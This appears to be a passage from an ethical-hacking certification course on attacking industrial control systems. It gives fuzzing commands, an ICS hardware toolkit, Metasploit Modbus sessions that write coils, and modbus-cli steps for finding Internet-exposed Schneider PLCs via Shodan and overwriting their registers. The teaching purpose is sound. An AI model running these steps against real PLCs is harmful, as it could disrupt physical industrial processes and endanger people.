


Figure 18.116: Screenshot of BACnet monitor

- **Fuzzing Modbus:**

  ```
  python -m fuzzowski 127.0.0.1 502 -p tcp -f modbus -rt 1 -m modbusMon
  ```

- **Fuzzing IPP:**

  ```
  python -m fuzzowski printer1 631 -f ipp -r get_printer_attribs --restart smartplug
  ```




Figure 18.117: Screenshot of the fuzzing of IPP

Hacking ICS Hardware

- Attackers use publicly available online sources to gather **details of hardware chips** used in a specific ICS device
- By performing **static and dynamic analysis** of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers **analyze integrated software** inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.sourceware.org*)
- OpenOCD (*https://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- Ghidra (*https://github.com*)
- IDA Pro (*https://hex-rays.com*)

Hardware Tools

- Signal analyzer
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.sourceware.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *https://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **Ghidra**


  Source: *https://github.com*

  Ghidra is a software reverse engineering (SRE) framework that enables attackers to analyze compiled code on a variety of platforms, including Windows, macOS, and Linux. This tool also supports the disassembly, assembly, decompilation, graphing, and scripting of code.

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a dissembler tool that can generate an assembly language source code from machine-executable code, making this complex code more human-readable.



Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use **`auxiliary/scanner/scada/modbus_findunitid`** Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.118: Screenshot of Metasploit scanning Modbus Slaves

- **Manipulating Modbus Slave's Data**

  Attackers use the **`auxiliary/scanner/scada/modbusclient`** Metasploit module to read or write registers and coils on the target Modbus Slave.

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 18.119: Screenshot of Metasploit reading Modbus Slave registers

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE_COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 18.120: Screenshot of Metasploit manipulating Modbus Slave registers

EC-Council CEH

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect **Schneider Electric TM221** PLCs connected to the Internet, type **TM221ME16R** into the Shodan search bar

Step 2: Install modbus-cli

gem install modbus-cli

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



EC-Council CEH

Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```

```
root@kali:~# modbus read %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```

```
root@kali:~# modbus read %M100 10
%M100       1
%M101       0
%M102       1
%M103       0
%M104       1
%M105       0
%M106       0
%M107       0
%M108       0
%M109       0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

EC-Council CEH

Hacking PLC using modbus-cli (Cont'd)

Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```

Hacking PLC using modbus-cli

PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.

